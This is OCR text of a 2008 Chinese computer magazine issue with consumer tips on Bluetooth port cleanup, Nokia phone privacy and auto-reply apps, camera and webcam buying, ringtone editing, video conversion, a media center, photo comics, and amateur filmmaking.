


软件小档案：bluesoleil

软件大小：19MB
适用平台：Windows XP SP2/SP3
软件性质：免费软件
下载地址：http://work.newhua.com/cfan/200812/bluesoleil.rar
快车代码：CF0812SZKW01

小知识：蓝牙端口有几多？

蓝牙的端口有些微妙，它是通过虚拟出来的一个端口用来进行通信服务。默认情况下，手机只虚拟出来了一个端口使用，这个和电脑设置有关，如电脑默认开放的是端口4。注意，如果你需要使用手机充当MODEM来拨号或者和分行工作室之类的软件连接，那么就必须还分配出来一个端口，你可以分端口5出来用来充当MODEM的端口或作为分行的连接端口（分配端口方法如图）。



多余的端口我来删除


Tag \ 端口删除 \ 应用、技巧 \ 本本玩家

蓝牙管理器什么都好，就是喜欢自作主张——看看设备管理器里，一大堆莫名其妙的COM端口，数都数不过来。多次重新安装蓝牙管理软件更是让端口杂乱不堪，是有必要好好清理一次了！

第一步：进入命令提示符界面

在操作前务必要将所有的蓝牙驱动设备管理程序删除，并重新启动电脑。然后鼠标左键单击开始→运行，键入"CMD"回车，进入命令提示符窗口。

第二步：查看隐藏设备



在字符界面下先键入"set DEVMGR_SHOW_NONPRESENT_DEVICES=1"回车，再输入devmgmt.msc并回车，调出设备管理器。

在设备管理器中，点选"查看"，在下拉菜单中选中"显示隐藏的设备"，这时，在"端口（COM和LPT）"项上单击列出设备，你就能看到所有的端口了"，选中无用的端口后单击右键删除设备，完成后重启电脑。

第三步：重新安装蓝牙管理软件

这时系统的无用端口统统消失不见，重新安装蓝牙设备管理器，端口会恢复到正常状态，而不是一直排序使用更靠后的端口。以后再用手机、PDA同步软件让手机、PDA与本本同步连接，就不怕报错找不到手机了。 CF [SZ03]

手机的秘密我来锁定


Tag \ Advanced Device Locks \ 应用、技巧 \ 手机玩家


手机属于隐私性非常强的电子产品，很多人都不希望别人看到自己手机里面的小秘密，而里面的短信、联系人信息又是非常重要的个人信息。这也就难怪前一阵子很多电视直销的手机产品会以此为卖点大力宣传了，什么"隐形手机"、"安全手机"，难道诺基亚手机就没有这个功能了吗？


其实，S60第三版手机（如诺基亚N73等等）不过是个平台，可以通过安装各种软件来扩展它的性能，所以说，诺基亚手机一样可以做到"信息隐形"。

自锁手机不怕丢秘密

下载Advanced Device Locks，并使用数据线红外或蓝牙将其传送到手机上进行安装，在其主界面中，选择在开机时为"开"启用全部功能。选择"手机锁"，设置自动上锁功能为"开"，这样任谁在拿起你的手机也不能查看里面的信息了。需要注意的是，此时程序的默认开锁密码为0000，建议大家在使用时要更改成自用密码才好。方法是在主界面按右键切换到"密码"上，输入旧密码后，再依次输入新密码、确认新密码。







SIM卡也能上锁哦！

电视直销里宣传的"隐形手机""安全手机"是不是很唬人？那些加密功能Advanced Device Locks都能做到。比如直销广告中宣传神乎其神的SIM卡锁功能，只要选中"换卡短信通知"将其设置为"开启"，并输入相应的电话号码，如你家人、女（男）朋友的手机号即可。万一手机丢失了，只要对方插入新的SIM卡开机后就能自动将电话号码以短信形式发送到预设的号码上，根本无从躲藏，非常实用。

小提示

Advanced Device Locks需要签名认证才能使用。网络上所谓的通用签名权限很低，并不能用于Advanced Device Locks的认证，因此无法实现安装。一般情况下都是进行网络签名认证，另一种方法就是依照《电脑爱好者》第11期"永久消除破解N记手机签名之苦！"一文中的方法进行证书的永久破解。

软件小档案：Advanced Device Locks

软件大小： 697KB　**软件性质：** 免费软件
适用平台： 诺基亚S60第三版
下载地址： http://work.newhua.com/cfan/200812/AD[illegible].sis
快车代码： CF0812SZKW01

程序、文件统统能保护


哪些还是需要加密的呢？文件！比如非常重要的工作档案、隐私照片、视频乃至个人银行账号的电子文档，相信不少人手机里都存了一些吧，想不让别人看到？太容易了，在Advanced Device Locks界面中，选中"安全保密仓库"进入，在"移动到目录"中找到需要加密保存的文件，选择"标记/取消"就行了，没有密码的人是无论如何也看不到这些文件的存在的。CF [SZ04]

用自动短信礼貌拒接电话

Tag \ SMS Responser \ 应用、技巧 \ 手机玩家

"喂，我开会呢，一会儿给你回电话好吗？"上班的人都有这样的体会，虽然开会时电话都会调整成静音状态，但毕竟有电话呼入时还是不由自主会去接听，当然回答也无非就是类似这样的内容了。

其实，你完全可以依靠诺基亚手机上安装的一个名为SMS Responser（下载地址：http://work.newhua.com/cfan/200812/SMSResponser.sisx，快车代码：CF0812SZKW02）的短信自动回复软件来礼貌拒听电话，这样也不会影响开会了。将其复制到手机上安装，并运行软件。在自动回复处设置"开"，然后移动到默认信息上，设置自己的留言，例如"我在开会，稍后与您联系"等等。这样在挂断电话后，就能自动回复短信了，既能礼貌拒绝他人又不影响开会，非常实用。CF [SZ05]



享受16: 9的快感

Tag \ 索尼、松下、佳能 \ 数码相机数码导购

盛夏的奥运马上就要来了，面对一场场激情的赛事，您拿什么去记录这激情的瞬间？随着数码相机像素数的飞速提高，几百万甚至上千万已经不足为奇，想拍摄到更有特色的照片一定要选择那些操作复杂且后期投资巨大的单反吗？不，我们还有另外的选择！

为什么要选择16：9

与通常的输出设备比例4:3相比，16：9带给我们的是更宽更狭长的幅面。试想下，在电影院观看大片的时候有没有过更开阔纵深感更强的感觉？有数据表明，人的双眼直视前方的角度比例恰好很接近16 9，所以您的这种感觉也就不足为奇。正因为有着如此的优点，宽屏也就是16：9正慢慢地渗透到我们生活中，从电影院到高清电视、显示器直到手机、MP4、相机等数码设备。

而我们今天的主角就是16 9阵营中的数码相机。它不但具有便携机方便易用、维护简单 携带方便的特点等等，还拥有最引人注目的宽屏拍摄功能，可以与数码相框、高清电视连接，等比例缩放实现极佳的预览观看效果。另外，无处不在的数码冲印店也为消费者准备好了16：9数码照片冲印服务，绝不会让我们抓到的瞬间成为只能预览的图片！

细数市面产品

下面就让我们细细地数下市面上的几款有特色的16：9数码相机。

1. 松下LUMIX LX2GK

虽不如卡片相机般的小巧，但178g的重量也具有极佳的便携性。精致的仿旁轴设计外观，颇有几分复古莱卡的风味。其16：9的CCD采用了高达1020万像素，4倍光学变焦的莱卡DCVAR.OELMART镜头，加之采用松下独有的MEGA.O.I.S，进一步对成像质量提出了保证。


2. 佳能IXUS860IS

不锈钢材质机身的IXUS860IS手感极佳，外形延续IXUS系列的经典风格，简洁不失稳重，且颇为时尚。115g的小巧身形下隐藏着一颗800万像素的CCD，继承IXUS系列的传统，拥有IS光学防抖技术，以及升级到DIGIC III的图像引擎，带来了不错的成像质量和处理速度。

	松下LUMIX LX2GK	佳能IXUS860IS	索尼N2
CCD 有效像素	10.2Mp.xel	8Mpixel	10 1Mp.xel
16：9相片输出尺寸	4224×2376	3264×1832	1920×1080
特色	光学防抖 4倍光学变焦、莱卡镜头	光学防抖 DIGIC II图形引擎	3寸触摸CCD、蔡司镜头、后期涂鸦处理
优点	真正16：9 CCD，可实现16 9照片最大分辨率	出色的处理速度、外形时尚、功能别致	外形时尚、功能别致
缺点	价格偏高 噪点稍高	广角变形问题、无自带内存	16 9照片可用像素低下
价格(RMB)	约3200	约2300	约2800

小提示

需要注意的是目前市面上的16：9数码相机大部分为后期剪裁型，在拍摄16：9照片时无法完全利用CCD的全部像素，只有LX2一款为原生16：9CCD。



3. 索尼N2

同样采用金属外壳的N2，不同于以往铺天盖地的银色、黑色，淡淡的香槟色透露出高贵的气质。蔡司认证、1010万像素、3英寸触摸LCD整整齐齐的写在平整的机身上，显示出N2高贵且包容万象身躯。值得一提的是N2有趣的触摸屏，不仅仅可以使菜单选择更加便利，在简单后期处理上可以发挥奇效，允许使用者发挥想象力的涂鸦。CF [SZ06]

别让夜晚蒙蔽了眼睛

选一台“夜视”摄像头

Tag \ 夜视功能 \ 摄像头 \ 数码导购

由于市面上所售的摄像头一般都采用低端感光器，低光照下效果十分不佳。那我们夜晚就不可以使用摄像头来进行视频聊天了吗？厂商们早想出了办法，加装光线补偿设备，也就是我们常说的夜视功能。他的原理很简单，就是采用发光二极管（LED）进行光线补偿。

LED以低耗电高效率著称，3 5个LED就可以作为一个手电筒来使用，作为光线补偿当然绰绰有余。我们在购买时，最好选择这种“夜视”摄像头。

分辨摄像头是否具有“夜视”功能很简单，首先可以看看摄像头的镜头周围有没有白色的小灯泡，就是发光二极管（LED），另外看看USB线上或者摄像头上是否有一个类似于音量调节的装置，它通常是调节LED亮度的装置。

其次，为了日常使用方便，要考虑选购具有光线感应功能的夜视摄像头，你不希望白天的时候您的摄像头还是亮晶晶的吧？在选购时只需要看下在光线充足的店里它的LED是不发光的，当你用遮盖物挡住它的镜头部分，LED就会亮起来。

最后需要注意的是，不一定要选择LED很多的产品，因为这样很可能会导致USB供电不足，造成设备“无法识别”。夜视功能虽好，但也不用太炫哦！

火速链接


关于USB供电不足导致的摄像头故障问题，请参看本刊2007年23期文章《为你的USB设备加把劲》。 CF [SZ07]

"声"援灾区

手机来电就唱《伸出你的手》

文 北京/吉他小猪

Tag \ Adobe Audition 3 \ 伸出你的手 \ 手机铃声制作 \ 技巧



绿丝带、汶川、爱的奉献、徒步、哀悼日……这些本没有直接关系的词，在这场灾难中被联系在了一起。作为华夏儿女，我们理当贡献自己的力量。无论你或你的亲人选择了捐款、献血，还是亲赴第一线，我们都为你的理解和支持感到骄傲。弦舞音乐工作室特别制作了《伸出你的手》这首歌，授权CFan影音应用，让我们用这首歌来制作手机铃声，来激励所有心在一起的人。

本文可以学到


1. Adobe Audition 3的简单应用方法
2. 手机铃声的截取及制作方法

认识一下，先

我们要使用的软件是Adobe Audition 3（下载地址：http://www.cnnxp.net/soft/sort06/sort0102/down-6226.htm，快车代码：CF0812SZDM01），它是Adobe收购Cool Edit后的一款新品，软件安装过程很简单，一路按"Next"即可解决问题。让我们先打开软件，认识一下软件的主要界面。在左上角，我们可以看到三个按钮，分别用于切换主界面窗口，从左到右分别为：编辑窗口、多轨窗口、CD窗口。我们使用编辑窗口和多轨窗口比较多，编辑窗口用于针对单一音轨编辑，多轨窗口用于多个音轨整体编辑。不要随便点击别的按钮和卡片选项，有些窗口的功能相当复杂，还是不碰为好。

主角登场 导入音乐

现在，我们来导入《伸出你的手》。首先单击左上角的"多轨"按钮，将主界面切换到多轨编辑模式。然后单击屏幕左边栏中"文件"选项下的第一个按钮来"导入文件"（如图1），在弹出的对话框中选择下载的"伸出你的手.mp3"文件（下载地址：http://work.newhua.com/cfan/200812/伸出你的手.mp3，快车代码：CF0812SZDM02），完成后，文件栏里出现了"伸出你的手.mp3"一项。如果没有看到，请检查左栏底部的"显示音频文件"按钮是否被点亮。接下来将文件栏中的文件拖拽到右侧多轨栏中的第一轨的位置，然后松手。如果你的音频块并没有像图2所示，对齐到音轨左端，那么你可以用鼠标拖动上方的滑块来对齐。至此我们完成了导入歌曲的任务。



言归正传 制作铃声

作为手机铃声，首先不能太长，这样会严重浪费存储空间和手机可怜的系统资源。其次，过于舒缓的歌曲或旋律一般不适合作为手机铃声，以我们今天的素材来看，开始部分比较温和，高潮部分有力而高亢。好！那我们就把高亢的部分剪下来作为手机铃声。

1 按空格键播放音频，在听到想要截取的音乐片段时，快速按下键盘的"["键设置选区起始点。

2 在听到想截止的音频片段时，快速按下键盘的"]"键设置选区的结束点，从而得到一个选区。在选区上右键单击，选择"保存选区"，在弹出的对话框中选择你手机支持的铃声类型和文件存放路径后进行保存。如果通过这种方法导出的音乐不能让你满意，那我们还可以继续调节。

3 在选区上右键单击，在菜单中选择剪切。按键盘上的"-"键或滚动鼠标滚轮来缩小显示比例，可以一直到屏幕可以完全显示刚刚剪裁下来的音频块为止。用鼠标选择音频块开始位置的一小段，在菜单中依次选择"效果→振幅与压限→振幅/淡化"。弹出的窗口正是淡入淡出效果窗口。窗口中常用的功能是右下角的试听按钮和预设栏。单击试听按钮，我们可以试听处理后的效果，而单击试听按钮上方的"直通"复选框，可以听到原音，从而可以进行对比。预设栏里是一些软件内置的效果，我们现在选择"淡入"效果，并单击"确定"按钮。然后再用鼠标选择音频块结束位置的一小段，进行同样的操作，不过这次我们在预设栏目里选择"淡出"效果即可。

小提示

面对灾难，我们万众一心，到处都能听到我们为祖国加油的声音，我们的手机铃声当然也不会局限在这一首歌上，例如，承诺：http://bbmedia.qq.com/media/music/audio/200805/womenyouai.mp3，生死不离：http://www.zgbuy.net/960bj/ssbl.mp3，MZONE加油：http://bbs.wda.com.cn/viewthread.php?tid=695749&extra=page%3D1%26amp%3Bfilter%3Dtype%26amp%3Btypeid%3D21。这些都可以按照同样的方法制作成我们的手机铃声。

4 单击左上角的多轨视图按钮，切换到多轨窗口，用鼠标拖动音轨1中的音频块，对齐到音轨的开始位置。依次选择"文件→导出→混缩音频"，再选择要保存的路径和你手机支持的铃声格式。由于我们只有一个音轨，所以在混缩选项中选择主控或音轨1都可以，最后单击"确定"按钮，大功告成，赶紧传到手机上试试效果吧！CF [SZ08]

莫让高清视频独守DV

转换格式，高清DV视频轻松播放

Tag \ 高清视频转换 \ HDTVtoMPEG2 \ Total Video Converter \ 技巧 ■张树忠

一位MM用多年积攒的稿费购得了一部JVC HD3高清硬盘DV，新鲜劲十足，拍了不少DV视频，但是拍摄的格式都是TS高清格式，电脑里的播放器没有办法播放，只能整天抱着DV看拍摄作品，这多痛苦啊！危难时刻，英雄救美！一番周折终于让高清DV视频转换成常见播放器支持的格式，自此，她随时都可以将高清DV放到任何播放器上播放。


1 首先到http://www.onlinedown.net/soft/45182.htm地址下载"HDTVtoMPEG2"这个软件（快车代码：CF0812SZDM03），这款软件是专门针对高清视频转换制作的，无需安装，解压缩后即可运行。在程序界面中单击"ADD"按钮添加高清视频文件，添加该软件支持的后缀为.ts的高清视频文件。

2 在"output file name"（输出文件名）右侧TYPE下拉菜单下选择我们需要转换的文件类型，这里我们选择MPEG-2格式，在EXT空白处给输出文件起一个保存文件名，在MAX SIZE(最大尺寸)处输入文件的大小，单击类似省略号的图标按钮为文件选择一个合适的保存位置。然后单击程序界面右上角的"PROCEES"(过程)按钮，即可对视频文件进行转换渲染了。

3 为了让DV高清视频进驻多种播放器，我们还需要到http://www.skycn.com/soft/27025.html地址下载Total Video Converter软件（快车代码：CF0812SZDM04）。下载解压缩后一路按"确定"按钮即可快速安装好该软件。单击任务列表的任意空白处，在弹出菜单中选择"导入媒体文件"，将刚才转换好的文件添加进来。这时候会自动弹出"格式选择"界面，单击"转换为"下面的"随机播放机"选项可以设置随身设备的各种格式。


4 在"视频文件"下也列出了大部分电脑能支持的文件类型。我们选择一种通用的WMV格式作为MM拍摄的DV在电脑中播放。单击WMV格式图标按钮，则进入如图所示的界面，单击"转换后默认输出目录"右侧按钮设置输出路径。

5 现在要设置一下视频大小。这一步是决定输出内容是以高清格式保存还是作为普通视频存放，我们单击"设定"选项，在弹出的界面中设置好合适的各项参数。最后单击"立即转换"即可完成格式转换，其他类型的高清格式互换与这种转换方法基本相同。当然，重复上述步骤，也可以用Total Video Converter软件将高清视频转换成普通视频格式，这里就不再多说了，有兴趣的朋友可以自己试试。CF [SZ09]



影音管理 人人都有媒体中心

Tag \ 大幅海报 \ ProPoster \ 实例、技巧 \ 多媒体应用 ■何华礼



播放器的播放列表是个好东西，一目了然，不过要是有新的影音文件加入，还得自己添加，多麻烦啊！如果播放器能自动识别就好了，说到这我们都会想到微软的媒体中心，但对于一般的Windows XP系统，不可以使用这个媒体中心。作为高手，怎么能受到限制呢？俗话说条条大路通罗马，熊猫媒体中心的出现让我们重新看到希望。

1 先登录http://www.200ou.com/xmmtzx/downloads/index.htm下载熊猫媒体中心的完整版（快车代码：CF0812SZDM05）。它提供了一些配套组件，免去了我们自己寻找的麻烦。熊猫媒体中心在安装之前先要安装net framework 2.0，如果要用熊猫媒体中心播放各种网络视频，还必须安装vlc网络播放器软件包。

2 双击运行"配置熊猫媒体中心"，狂点"下一步"按钮，就可以完成熊猫媒体中心的初始化配置。再次运行"配置熊猫媒体中心"，打开"熊猫媒体中心→设置"窗口，然后展开左边树形图中的"电影"分支并定位到"电影文件夹"选项下，接着单击"添加"按钮，找到你自己存放电影文件的文件夹，再在名称后边的文本框内输入一个名称，单击"确认"按钮返回。

3 这时会发现"电影文件夹"选项下多了一个名为"大片"的复选框，勾选"大片"复选框并单击"确认"按钮，这样就配置好了电影文件的存放路径了，以后把电影放在那个指定的文件夹，熊猫媒体中心就能自动检测到新文件，运行它后，单击键盘中的"↓"键切换到"我的视频"菜单，按"回车"键就可以进入"我的视频"窗口了，这里直接显示所有的影片文件，一目了然，选中视频文件，按一下"回车"就可以观看了。CF [SZ10]

揭秘：CFan小编真人是怎样变成漫画的？

Tag \ 人物拍摄 \ 真人漫画 \ DC应用 \ DC拍拍拍

北京/稀饭傻鱼

大家可能发现了，从2008年第一期开始，每一期的《电脑爱好者》杂志都有"小编真人漫画系列"。编辑部的小编们倾情出演，期期精彩不断。想知道小编漫画是怎样"炼"成的吗？今天傻鱼我亲自给大家揭秘。

本文可以学到

1. "真人漫画"的构思和拍摄技巧
2. 如何将真人照片制作成漫画

真人漫画没有明确的定义，只要是把真人的照片组织成配有文字注释的连续图画，描述一个故事即可。现在网上有好多朋友自己上传的真人漫画，有的是直接在实景中拍摄的，基本不需要后期处理，只要加上文字注释即可，傻鱼称之为"真人派"；有的只用真人照片的部分肢体、表情等，将这些元素运用于后期制作的漫画中，傻鱼称之为"漫画派"，这是目前主要的两种"流派"了。CFAN小编们制作的真人漫画显然属于后者。

好的剧本是成功的一半（票房卖座指数：5）

别看就是简单四格漫画，但是要用几张人物的照片来说清楚一件事甚至几件事，需要事先好好策划一下才行。每张照片要拍摄哪些人物、人物做出什么动作，都要想好。也就是说，拍摄真人漫画就像拍摄电影大片一样，演员不必说，还需要有编剧、导演、摄影师，甚至还要有剧务。每期拍摄之前，"剧组"成员都要经过激烈的讨论，确定每格漫画的故事梗概、拍摄的内容、演员饰演的人物角色、需要的道具装备等，并且把这些东西落实到文字上，形成"剧本"，就可以准备拍摄了。

▲剧组成员正在激烈讨论……

网络大补贴

以色猎人真人漫画秀（http://blog.sina.com.cn/yslr）。这里的漫画都是"真人派"的。

▲"真人派"真人漫画的代表作——《以色猎人》系列

平民技巧，低投入也能拍出好片子（票房卖座指数：2）

长枪短炮一样拍

拍真人漫画不一定要用昂贵的专业相机，用普通的DC就能拍摄出很好的效果。民用DC的优势是拍摄人物色彩饱和度较好，而且再加上有各种方便的"场景模式"，可以方便地进行切换，适合拍摄要求不高的真人漫画。不过民用DC一般没有广角功能，拍摄多人的场景就很费劲了，还有民用DC的闪光灯亮度不足，不适合在室内拍摄。此外，小DC的快门时滞比较严重，不太容易抓拍到转瞬即逝的镜头。如果有一台入门级单反相机，这些问题都能够轻松解决。

平民小技巧：

1. 用多张照片拍摄大场面。比如一幅图中要有多个人物，可以分别拍摄，只要拍摄角度相同即可，后期处理时再将这些人物组合到一起即可；
2. 使用DC手动模式，采用大光圈，能拍摄出更多的细节表情，还能使照片亮度较高，
3. 要想拍摄转瞬即逝的动作，可以使用DC连拍模式。

火速链接

关于DC手动模式的使用技巧，请看本刊2008年第4期文章《DC拍照不傻瓜，卡片相机也专业》，关于使用DC连拍，请参看本刊2008年第7期文章《DC连拍，菜鸟变身"快枪手"》。

找个"摄影棚"

为了方便真人漫画的后期处理，最好在拍摄的时候能找一个相对"专业"的屋子作为摄影棚。其实说专业有点唬人，只要墙壁是蓝色、白色或者浅色，拍出的人物照片容易用Photoshop软件"抠出来"就可以。另外，在这个"摄影棚"中要有较好的光源，有条件的话可以使用多个光源和反光板，避免在拍摄时出现讨厌的影子。其实，无论有没有"摄影棚"，只要构思精巧，都能拍出出色的真人漫画来。

平民小技巧：

1. 可以找一间空旷的屋子，有白墙、普通日光灯即可；
2. 在相机的闪光灯前加漫反射的白布，透明的绘图纸等，使闪光灯的硬光变成散射光、软光。

有些镜头可以"借用"

即使有再好的构思、再强的设备、再好的技术，有时也拍不出想要照片，原因很简单，演员水平有限，"摆拍"时表情很生硬，达不到导演的要求。其实生活中有很多精彩的照片，如果你是一个热爱摄影的人，应该有这样的积累。我们甚至可以用平时抓拍到的照片，直接作为真人漫画的元素。在第十期真人漫画中，小特吃东西的那张照片就不是现场拍摄的，而是之前某次"宴"会上小特被抓拍的。

Just Do It

你平时一定找了很多有意思的照片吧，赶快把电脑中好久不看的照片翻翻，找出几张来，串成一个小故事，每张配上对话或注释，到Cfan论坛（http://bbs.cfan.com.cn）和朋友分享你的真人漫画吧。

前些日子小编们出去K歌，傻鱼又抓拍了一些好笑的镜头，不知道会用在以后哪期的漫画中，提前曝光一下哦。

后期"特技"彰显功力（票房卖座指数：3）

高手专用，PS先抠再贴

照片拍摄完成，我们就需要把它们转化成漫画了。真人漫画中最重要的元素是人物，有时候为了拍摄方便，人物的动作都是模拟出来的。如果是这样，就需要使用专业的图像处理软件Photoshop来帮忙，把人物抠出来，再与其他元素结合。关于使用Photoshop"抠图"的技巧，本刊2007年20期文章《练就PS图片基本功，抠图入门两式》。

没那么麻烦，菜鸟作画才卡通

做真人漫画没有定式，有些"土办法"做出来的效果反到不错，如果你需要做得更卡通些，比如在漫画出现一些气泡状的文字对话，不如用些小工具。傻鱼一直使用SnagIt来给图片加注释、气泡文字等，偶尔用它来做真人漫画，也挺方便的。

▲使用SnagIt软件制作气泡字很方便

小知识：Photoshop中的图层

Photoshop中的图层就像是一个可以在上面作画的透明玻璃，高手们通常在不同的图层的"作画"，然后把各个图层合并起来，就形成了一幅完成的作品。使用Photoshop保存成.psd格式，可以保存Photoshop的图层等信息，这种格式可以方便地使用各种图形处理软件打开和修改。

火速链接

小特也喜欢把照片"变成"漫画，他使用的软件是"速写大师"，关于速写大师转化照片的技巧，请参看本刊2008年第7期文章《真人照片易卡通》。

2008年第十期真人漫画《千年一回，虫虫危机》拍摄过程大揭秘

2008年第10期CFAN编辑部真人漫画剧组

编剧、导演：Etta（很厉害的女编导）
领衔演员：特别的特别、Cornel、柳絮飞、杨过
摄　　影：傻鱼（矮子里面拔将军）　　道具、剧务：阿健等
剪辑、特技：crazydream（特邀）

确定剧本

那期的真人漫画讲的是1999年关于"千年虫"的问题，经过剧组全体成员的讨论，编导Etta确定了剧本

第一格：1999年末，来自火星的千年虫向地球袭来，柳絮飞饰演千年虫，面目狰狞状，身体PS成虫子的身体。

第二格：千年虫"啃"得软件时间混乱，银行里有人疯狂取款，有人想利用Bug发财。Cornel饰演取款者，做推车动作（后期处理成推着车钞票），杨过表情猥琐，在存款窗口存钱，梦想能够利用Bug发财。

第三格：在新千年来临之际，IT业混乱萧条，这时候的小特很绝望。小特做痛哭状表情，使用一张面对餐桌吃饭的照片，表现胡吃海塞。

第四格：2000年顺利到来，"千年虫"并没有大规模发作，小特兴奋地跳起来，千年虫死翘翘。

组织拍摄


那期真人漫画是由傻鱼我做摄影师，不过这点要求对于我来说是小菜一碟。我们在一间空的办公室进行拍摄，相机是尼康D70数码单反相机，使用相机自带闪光灯。由于漫画中主要使用人物的表情，因此导演Etta成了最忙碌的人，不断纠正演员的表情，有时候甚至亲自示范。柳絮飞演虫子很不容易，为了一个吐舌头死翘翘的镜头，竟然拍摄了30多张。第二格中有两个人物，相机没有广角镜头，因此分别拍摄了Cornel和杨过。第四格中小特起跳的画面可不是作假，完全是我傻鱼摄影师的技术好，由于连拍模式下不能使用闪光灯，只能使用高速快门（1/125秒），大光圈，再加上+0.7EV的曝光补偿，才拍摄出来的。当然，小特也跳了20多次，够敬业的！ **CF** [SZ11]

图1　柳絮飞为了演好虫子，面部表情都用光了
图2　Cornel和杨过分别表演一格漫画中的两个场景
图3　小特高兴地跳了20多次，很敬业啊！

自由！创造！
让世界看到中国大学生影像的力量！

Tag \ 大学生影像节 \ DV、影像 \ 活动、比赛

第二届大学生影像节主席/刘延坤



不用赘述大学生影像节的覆盖区域和举办规模了。简单地说，它是自由的，它是大学生的。这两点，使它具备了高度。

活动本身并不重要，重要的是全中国还有很多对影像创作有爱好、有创意、有梦想的学生。完成一部片子，或长或短，都是了不起的过程。


中国的大学生影像节很年轻。只走过了几年历程，比起国外知名的同类型大赛，可以说还是个孩子，但这个孩子在迅速成长。今年美国选手的参赛作品明显增加了，西班牙、法国的文化机构等都在热情响应。中国的影像力量，正在经由大学生群体安静地向四方传递，很好很强大！

中国的大学生影像节很生猛。没有商业主题的约束，没有冠冕堂皇的"讴歌"，借一句宁浩导演对参赛选手的寄语："你是自由的！"自由的结果是什么？看到更多的人，被更多的人看到。这要提到影像节在"推新"层面上的一些努力。有学生导演的实践环节，不管怎么说，有经费去拍片，都是一件可爱的事情。正像黄晓明对大赛选手说的："希望有一天能出演你们的作品！"

几个月后第三届影像节将画上句号。颁奖典礼上选手及影视界名人将齐聚一堂，灯光闪烁，那个时候，更多的感动属于谁呢？

大学生影像节官方网站：http://www.cucdv.com

"感动中国 感动2008"第二届大学生影像节众明星祝福篇http://www.tudou.com/programs/view/NFPXLsLCpl4



低成本"枪战"短片是这样炼成的

邓科，青年导演，2005年18岁时获得贵州茅台酒厂赞助，独立拍摄90分钟喜剧片《别跟我拽》，在网络引起轰动。同年，进入中国传媒大学广播电视编导专业学习。2006年创作剧本《租赁女友》，深刻讨论中西文化差异，得到英国伦敦电影学院威廉教授的赏识，威廉教授专程来到中国，担任摄影指导。2007年黑色幽默短片《杀手阿勇》获得大学生影像节最佳剪辑奖等多个奖项。目前由他编导的2部CCTV6数字电影待拍。


"枪战"，影视作品中对枪击、追逐、爆破等场面的简称。作为商业电影的组成元素之一，"枪战"不仅承担着娱乐元素，也起到调节影片节奏的功能。

我与工作室成员制作了数场枪战场面，实现起来并不难，DV爱好者们也可以尝试拍摄。

关于短片节奏

我们将枪战场面视为一个单独的故事段落，包括"起承转合"。片首对峙到河边决战，我们的节奏一路上扬，从平均1~3秒的镜头加速到多个重叠10~15帧镜头。与此同时我们在摄影上也配合节奏，两极景别的相互运用，尤其是大特写的穿插，对节奏的提神起到了推波的作用（见图1）。

持续高强度的镜头切换后，我们觉得节奏应有所回落，所以导演组决定安排一段追逐，跟拍演员在画内奔跑，在保持画内视觉信息总量不变的前提下，替换快节奏的剪辑。



关于剪辑与镜头

拍摄中不可能用真枪，但是可以用巧妙的剪辑来实现真实的效果，这就需要对镜头有预先的规划（见图2）。

把鞭炮绑于图A的红圈处，开拍前五秒点炮，演员在镜头B中迅速做出炮弹发射的后坐力，烟火消失的最后几帧迅速切到镜头C，镜头C为单独拍摄的炸点，选取烟火最绚烂的关键帧切入，从而形成一组连贯的"开枪射击打中树木"的镜头。

